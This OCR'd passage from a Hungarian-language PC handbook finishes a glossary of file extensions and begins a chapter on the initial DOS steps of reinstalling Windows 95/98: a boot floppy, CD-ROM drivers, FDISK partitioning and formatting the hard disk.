
RAR – Tömörített állomány, az orosz fejlesztésű RAR vagy WinRAR programmal hozták létre.



A WinRAR tömörítő

RLE – *Run Length Encoding (futáshossz kódolás)*, tömörített grafikus kép. A képen soronként halad végig, a színinformációt és az egymás után következő azonos színű pixelek számát tárolja. Lásd még .BMP és a "Windows 3.1/3.11 alaptrükkök" c. fejezetet. Kezeli pl. a Paint Shop Pro és a Resource Workshop is. A telefaxok is hasonló kódolást használnak.

RTF – *Rich Text Format*, olyan formázott szövegfájl, amelyet a Microsoft WordPad és a Word is használ. A Word speciális szövegformázási lehetőségeit is tárolja (képeket, szövegdobozt stb.), viszont egyszerű szövegfájl (!), emiatt nem tartalmazhat makróvírust. Mérete általában sokkal nagyobb, mintha .DOC fájlba mentenénk.



Példa az .RTF fájlra: a WordPadben elkészítem és elmentem .RTF formátumban. A fájl teljes tartalma a Jegyzettömbben látható (a beírt szöveg a végén helyezkedik el).

SCR – *Screen* saver, a Windows képernyőkímélő programjainak kiterjesztése, futtatható fájlok.

SYS – *System*, rendszerfájl. A régi DOS-ban használták, eszközvezérlő memóriarezidens programokat tartalmazott, pl. **MOUSE.SYS**. Másik fajtája egyszerű szöveges állomány, pl. a **CONFIG.SYS**, vagy Windows 95/98-ban az **MSDOS.SYS**.

TIF – *Tagged Image File Format (TIFF)*, a Microsoft és az Aldus által kifejlesztett formátum, grafikus képet tartalmaz. Főleg DTP (DeskTop Publishing, kiadványszerkesztés) területén használják. Operációs rendszer és hardver független, nem tömörített. Például a könyv borítóján látható „szivárványcsík"-ot egy 30 megabájtos (!) .TIF fájlból készítették.

TMP – *Temporary* (ideiglenes) fájlok, általában a **C:\TEMP**-ben vagy a **C:\WINDOWS\TEMP**-ben keletkeznek. Az alkalmazások hozzák őket létre, és amikor már nincsen rájuk szükség, letörlik. Pl. háttérben nyomtatás alatt is .TMP fájlok keletkeznek. Ha egy alkalmazás (pl. a Word szövegszerkesztő) használat közben rendszerszinten bezáródik, vagy áramszünet lép fel, ezek a


fájlok megmaradnak, és feleslegesen foglalják a háttértárat. Ilyenkor nekünk kell "kézzel" letörölnünk. *E két TEMP könyvtárnak ez a feladata: az átmeneti (ideiglenes) állományok tárolása.* Lásd még 12. fejezet, **cleanmgr** program!

TTF – True Type betűkészlet (fontkészlet).

TXT – *Text*, szöveges állomány. A DOS **edit** szövegszerkesztőjével, vagy a Windows Jegyzettömbbel létrehozott fájlok kiterjesztése szokott lenni, tehát általában olvasható szöveget tartalmaz.

VXD – Virtuális eszközmeghajtó, a Windows 95-ben jelent meg, Windows rendszerfájl.

WAV – *Wave* (hullám), amíg az .AVI képet és hangot tartalmaz, a .WAV csak hangot. Ha van hangkártyánk, a Hangrögzítő alkalmazással külső mikrofonról vagy CD-ről felvehetünk zenét, egy .WAV fájl keletkezik; a zenei CD számait is átkonvertálhatjuk .WAV-vá. A mikrofonos felvétel természetesen egy A/D átalakítást is jelent, melyben (beállítható) mintavételezéssel keletkezik a fájl. A fájl hossza a felvétel minőségétől függ, néhány perces hangállomány több MB-os lehet. Ezt a fájlt pl. a Windows Médialejátszó alkalmazásával játszhatjuk le. Egy .WAV fájlból a megfelelő program segítségével (bárhol lejátszható) zenei CD-t is készíthetünk.




A WinDAC (lásd **www.windac.de**) zenei CD-ből .WAV fájlt készít ("grabbelés", grab=gyűjt).

WBK – hasonló a .BAK-hoz, csak a rendkívül elterjedt Microsoft Word szövegszerkesztő használja.

WMF – *Windows Metafile Format*, ahogy a .BMP a Windows szabványos pixelgrafikus fájlformátuma, a .WMF a szabványos *vektorgrafikus* fájl. A kép vektorokból épül fel, nem képpontokból. Előnye, hogy tetszőlegesen méretezhető, a kép nem torzul, mint pl. a .BMP-nél. Mérete általában a .BMP töredéke. A Microsoft Word szövegszerkesztő program is kezeli.

WRI – a Windows 3.1-ben megtalálható Write szövegszerkesztő programmal készített formázott szövegfájl, tartalmát a Microsoft Word olvassa. Ez a fájltípus egyre ritkább.


WRL – a virtuális valóság modellező nyelvének (*Virtual Reality Modeling Language*, VRML) fájlformátuma, egyszerű ASCII fájl. Három dimenziós objektumokat tartalmaz, amelyeket minden oldalról körbejárhatunk – azaz a nézőpont változtatható –, továbbá hanghatások, események stb. is beépíthetők. A VRML 1.0-s verziója 1995-ben vált szabvánnyá, 1996-ban vezették be a 2.0-sat. A VRML fájl lejátszásához egy lejátszóprogram kell (pl. Silicon Graphics Cosmo Player), de a legújabb Internet-böngészők is képesek megjeleníteni. A VRML-t 1997-ben az ISO elfogadta a 3D multimédia Internet szabványaként.



Az Internet böngésző VRML fájlt jelenít meg, melyben mozoghatunk

XLS – Microsoft Excellel létrehozott fájl, elsősorban táblázatot tartalmaz. Nagyon elterjedt!

ZIP – tömörített állomány, a PKZIP vagy a WinZip programmal hoztuk létre. Amíg az ARJ és a RAR főleg házi használatban terjedt el, a .ZIP fájlok programok telepítő lemezein, illetve az Interneten találhatók. Nagyon elterjedt.



A WinZip tömörítő

5.

EGY ÚJRATELEPÍTÉS KEZDETI LÉPÉSEI


Ebben a fejezetben röviden tekintsük át, milyen lépéseket szükséges végrehajtani a Windows 95/98 számítógépre feltelepítése *előtt*. Kerülhetünk olyan helyzetbe, pl. ha ismerősünknek állítunk össze egy gépet, vagy későn fedeztünk fel egy vírust, hogy le kell formattálnunk a merevlemezt és mindent elölről kell újratelepítenünk. Az itt leírtak egy tipikus megoldás lépéseit tekintik át, azonban nem kell feltétlenül ehhez ragaszkodnunk: más sorrend és egyéb lépések is elképzelhetők.


Feladatunk tehát: a merevlemezről mindent töröljünk le és telepítsük a Windowst.

A lépéseknél majd láthatjuk, hogy semmilyen grafikus felhasználói felület vagy Norton Commander nem lesz a gépen, nem használhatjuk, a „régi" DOS parancsokat fogjuk kiadni! Ezért van szükség a DOS bizonyos szintű ismeretére!

A telepítés előtt készítsük elő:

- a Windows 95 vagy 98 telepítő CD lemezt,
- CD-ROM telepítő floppyt (nem feltétlenül szükséges),
- egy üres floppyt, melyből rendszerlemezt készítünk.





A feltételezés szerint a gépben egy merevlemez van, amelyen már fut egy DOS, vagy a Windows valamelyik változata. *Mielőtt bármit is elkezdenénk, mentsük (floppyra, esetleg más számítógépre vagy merevlemezre, vagy írjuk fel CD-re) saját adatainkat, mert mindent letörlünk a gépről!*

A lépések a következők:

1. Rendszerlemez készítése

A formattálás minden adatot töröl a merevlemezről. Ezért előtte egy ún. "rendszerlemezt" (system disk) készítünk, hogy a gép felett ne veszítsük el az irányítást.

Kapcsoljuk be a számítógépet! Ha a Windows fut, betöltés után lépjünk ki valós DOS módba (Windows 98: Start – Leállítás – Újraindítás MS-DOS módban; Windows 95: Start – Kikapcsolás – MS-DOS módban újraindítás). Lépjünk a gyökérkönyvtárba (`cd\`). Tegyük be az üres floppyt a meghajtóba és a **`sys a:`** paranccsal hozzuk létre a rendszerlemezt (ha a floppy nincs formattálva, használhatjuk a **`format a:/s`** parancsot, amely egyben a rendszerlemezt is elkészíti). A DOS belső parancsai mellett szükségünk lesz a **`SYS`**, **`FDISK`** és **`FORMAT`** külső parancsokra, ezeket is másoljuk át. Az alábbi példában gépünkön Windows 98 van, amelyet előzőleg a **`WIN98`**

könyvtárba telepítettük, a Windowshoz tartozó külső DOS parancsok pedig ezen belül a **COMMAND** alkönyvtárban helyezkednek el:

```
C:\>sys a:
A rendszer átvitele megtörtént.

C:\>copy .\win98\command\sys.com a:
        1 fájl másolása megtörtént

C:\>copy .\win98\command\fdisk.exe a:
        1 fájl másolása megtörtént

C:\>copy .\win98\command\format.com a:
        1 fájl másolása megtörtént

C:\>_
```

Ha számítógépünk vírusos és emiatt kell újratelepíteni, az 1. és 2. pontot egy vírusmentes *másik* gépen végezzük el!

2. A CD-ROM felélesztése

A Windowst általában CD-n árulják (ritkábban floppyn, ekkor ezt a pontot hagyjuk ki). A CD viszont egy későbbi fejlesztés, a meghajtót a gépbe beszerelés után szoftveresen hozzá kell kapcsolni a rendszerhez (installálni), különben nem tudjuk elérni.

Az egyik lehetőség, ha gépünkre a CD meghajtó DOS alatt már installált. Ezt kipróbálhatjuk ha betesszük a telepítő CD-t és kiadjuk a **dir**-t (a CD betűjele **D:**, esetleg **E:**, tehát **dir d:** vagy **dir e:**). Az installálás feltétele két fájl megléte: az egyik általában egy **.SYS** fájl, ami a CD-ROM telepítésekor került a merevlemezre, a másik a DOS **MSCDEX.EXE** állománya (Microsoft Compact Disk Extension). Az előbbit a **CONFIG.SYS** tölti be, az utóbbit az **AUTOEXEC.BAT** indítja el.

Egy tipikus példa: a **CONFIG.SYS** a következő sort tartalmazza:

Sony CD esetén: **device=c:\cdrom\atapi_cd.sys /d:mscd000 /i:0**
Creative CD-nél: **device=c:\cdrom\ibmidecd.sys /d:mscd000 /i:0**

míg az **AUTOEXEC.BAT**-ban az alábbi sor található:

c:\win98\command\mscdex.exe /s /d:mscd000 /m:12 /v

Keressük meg e két fájlban az ehhez hasonló sorokat, jegyezzük fel egy papírra és a **copy** paranccsal másoljuk át a **.SYS**-t és az **MSCDEX.EXE**-t is a hajlékonylemezre!

Ha ilyen sorokkal nem találkozunk, akkor nem olvasható a valós módú DOS alól (ahol most vagyunk) a CD. Nézzük még meg az **autoexec.dos**, **autoexec.win**, **config.dos** és **config.win** fájlokat (amelyik van), ezeket is használja a Windows. Ha itt sincs szerencsénk, a CD-ROM telepítését a meghajtóhoz kapott telepítő floppy lemez(ek)ről fogjuk elvégezni. Ez esetben lépjünk a következő pontra.

Szomorúbb esetben előfordulhat, hogy olyan Windowsos számítógéppel rendelkezünk, amely tudja olvasni a CD-t, de csak Windows környezetben, valós DOS módban nem, ráadásul semmilyen CD-ROM telepítő lemezünk nincsen! Ekkor az itt leírtakat *nem* végezhetjük el. Egy lehetséges megoldás: a Windows telepítő fájljait egy ideiglenes könyvtárba másoljuk át, utána lépjünk ki DOS-ba, könyvtártörlő parancsokkal (**deltree**) e könyvtár kivételével töröljünk mindent és innen indítsuk el a Windows telepítését.

3. Partícionálás

Indítsuk újra a számítógépet a Reset gombbal (a Ctrl+Alt+Delete is megfelel, de nem törli pl. a megszakítási vektortáblázatot, a Reset biztosabb)! A rendszerlemezt hagyjuk a meghajtóban (vírusos gép újratelepítése esetén a rendszerlemezt tegyük át a tiszta gépből a vírusosba), így onnan fog a minimális operációs rendszer betöltődni:

```
A Windows 98 indítása...

Microsoft(R) Windows 98
   (C)Copyright Microsoft Corp 1981-1998.

A:\>_
```

A sikeres bootoláshoz esetleg a CMOS Setup-ba be kell lépnünk és a bootolási sorrendet meg kell változtatnunk *C: A:*-ról *A: C:*-ra. Ha régi 5.25"-ös meghajtónk is van és az az **A:** betűjelű, akkor a *Swap Floppy Drive* beállítást átállíthatjuk *Enabled*-re (a beállítás felcseréli a meghajtók betűjelét, a bootolás a **B:**-ről – mint **A:** – történik)!


☠ A merevlemezek legeslegelső használatba vétele az alacsony szintű formázás – *low level format*, amelyet a gyárban végeznek el, mi külső segédprogrammal, vagy egyes alaplapokon a CMOS Setup megfelelő menüpontjával hajthatunk végre. Erre rendkívül ritkán van szükség, így ezt a lépést most kihagyjuk. Ez a művelet a merevlemezt igen alaposan megdolgozza, még a fizikai sérülés miatti hibás (bad) szektorokat is eltünteti (egy ideig, utána lassan visszatérnek). Egyes winchestereknél a low level format a garancia elvesztésével jár!

Adjuk ki az **FDISK** parancsot! Elindul a program, lehetőségünk nyílik a merevlemez partícióit beállítani. A régi MS-DOS 3.1 csak 32 MB-os partíciókat tudott kezelni. A 7.0-s DOS esetében (FAT16-nál) a határ 2 GB, az ennél nagyobb winchestereket szükséges partícionálni, azaz logikailag több kötetre bontani az **FDISK**-kel. Az **FDISK** használatának másik oka, ha gépünkre több operációs rendszert telepítünk fel (pl. Windowst és Linuxot): mindegyik külön partícióra kerül, a bootolás a kiválasztható ún. aktív partícióról történik. Végül egyes vírusokat kiírthatunk egy nem publikus paraméterrel: **fdisk/mbr**, amely újraírja a Master Boot Recordot (ezzel pl. a Linux boot managerét, a LILO-t is letörli; néha veszélyes, pl. a One Half vírusnál).

A Windows 95 OSR2 és a Windows 98 **FDISK**-je 512 MB-nál nagyobb merevlemez esetén felajánlja induláskor az áttérést FAT32-re, mely optimálisabb lemezkihasználást jelent, viszont nem kompatíbilis a régi FAT16-tal, nem térhetünk később vissza rá. Kipróbálhatjuk: *egy 1 GB-nál nagyobb kapacitású merevlemezen a legkisebb - 1 bájtos – fájl is pontosan 32 KB helyet foglal el, FAT32 esetén ez az érték 4 KB*. Az OSR az *OEM Serial Release* rövidítése, az OEM pedig az *Original Equipment Manufacturer*-t jelenti. Az OEM jelentése a mindennapokban: ha hivatalos helyen (boltban) veszünk egy számítógépet, a gép mellé az operációs rendszert is megkapjuk, feltelepítve és jóval olcsóbban, mintha külön vennénk meg (az OEM egyéb hardverre és szoftverre is vonatkozhat).

A partíciókat ennek megfelelően – *ha szükséges* – módosítsuk (a módosításhoz először töröljük a régit), az aktív partíciót állítsuk a **C:**-s egységre, utána lépjünk ki!

Az alábbi ábrákon egy 2.4 GB-os merevlemezt partícionáltunk két részre az **FDISK** segítségével (C és D meghajtók, FAT16):



4. Formattálás

A kilépés után még megnézhetjük a C: meghajtó tartalmát, látszólag változatlan. *Most feltétlenül indítsuk újra a számítógépet a Reset gombbal!* A rendszerlemezről ismét elindul a minimális operációs rendszer. Adjuk ki a **`dir c:`** parancsot: ha partícionáltunk, egy eddig ismeretlen hibaüzenetet kapunk (**"Érvénytelen típusú adathordozó olvasni a meghajtót (C:).", „Invalid media type reading drive C"**)! A rendszert viszont kézben tartjuk a boot floppyn keresztül.

Formattáljuk meg a merevlemezünket! Mindegyik partíciót külön kell, pl. kettő esetén a **`format c:`** után a **`format d:`** parancsot is ki kell adni (Linux esetén a Linux saját programjával, a telepítéskor történik a partícionálás):

```
A:\>format c:

FIGYELEM, A(Z) C: NEM CSERÉLHETŐ LEMEZMEGHAJTÓN MINDEN ADAT EL FOG VESZNI.
Folytatja a formázást (I/N)?i

Formázva 2047.15M
A formázás kész.
```

A magyar kódlap ilyenkor nem érhető el (a képernyőn az ő és ű helyett más jelenik meg), az angol billentyűzetkiosztással dolgozunk. Azaz a Z betű a bal alsó sarokban található, a kettőspontot a Shift + "L-től jobbra található billentyű"-vel kapjuk meg stb.

Fontos, hogy ne használjunk valahonnan megmaradt régi **`fdisk`** *vagy* **`format`** *programot, mert nagyobb kapacitású merevlemezekre nem működnek megfelelően!*

5. A minimális operációs rendszer visszamásolása a merevlemezre

Egyszerűen a **`sys c:`** parancs kiadásával történik (a prompt a hajlékonylemezre mutasson, tehát **`A:\>`** legyen). A parancs kiadása előtt a gépet nem kell újraindítani.

6. A CD meghajtó installálása

A 2. ponttól függően, ha a CD előzőleg telepítve volt, váltsunk át a **`C:`** meghajtóra, az **`md`** paranccsal hozzunk létre pl. egy **`CDROM`** nevű könyvtárat és a **`copy`** paranccsal másoljuk át a **`.SYS`** fájlt és az **`MSCDEX.EXE`**-t. Utána a **`copy con autoexec.bat`** és a **`copy con config.sys`** parancsokkal készítsük el a gyökérkönyvtárban a két rendszerfájlt, melynek tartalma a 2. pontban leírt egy-egy sor (elérési útnak a **`C:\CDROM`**-ot adjuk meg, kilépés Ctrl+Z és Enter, rövidebben F6 és Enter).

Ha a CD telepítő lemezeivel rendelkezünk, tegyük be a(z első) lemezt, keressük meg az **`install.exe`** vagy a **`setup.exe`** fájlt és innen végezzük el a telepítést.

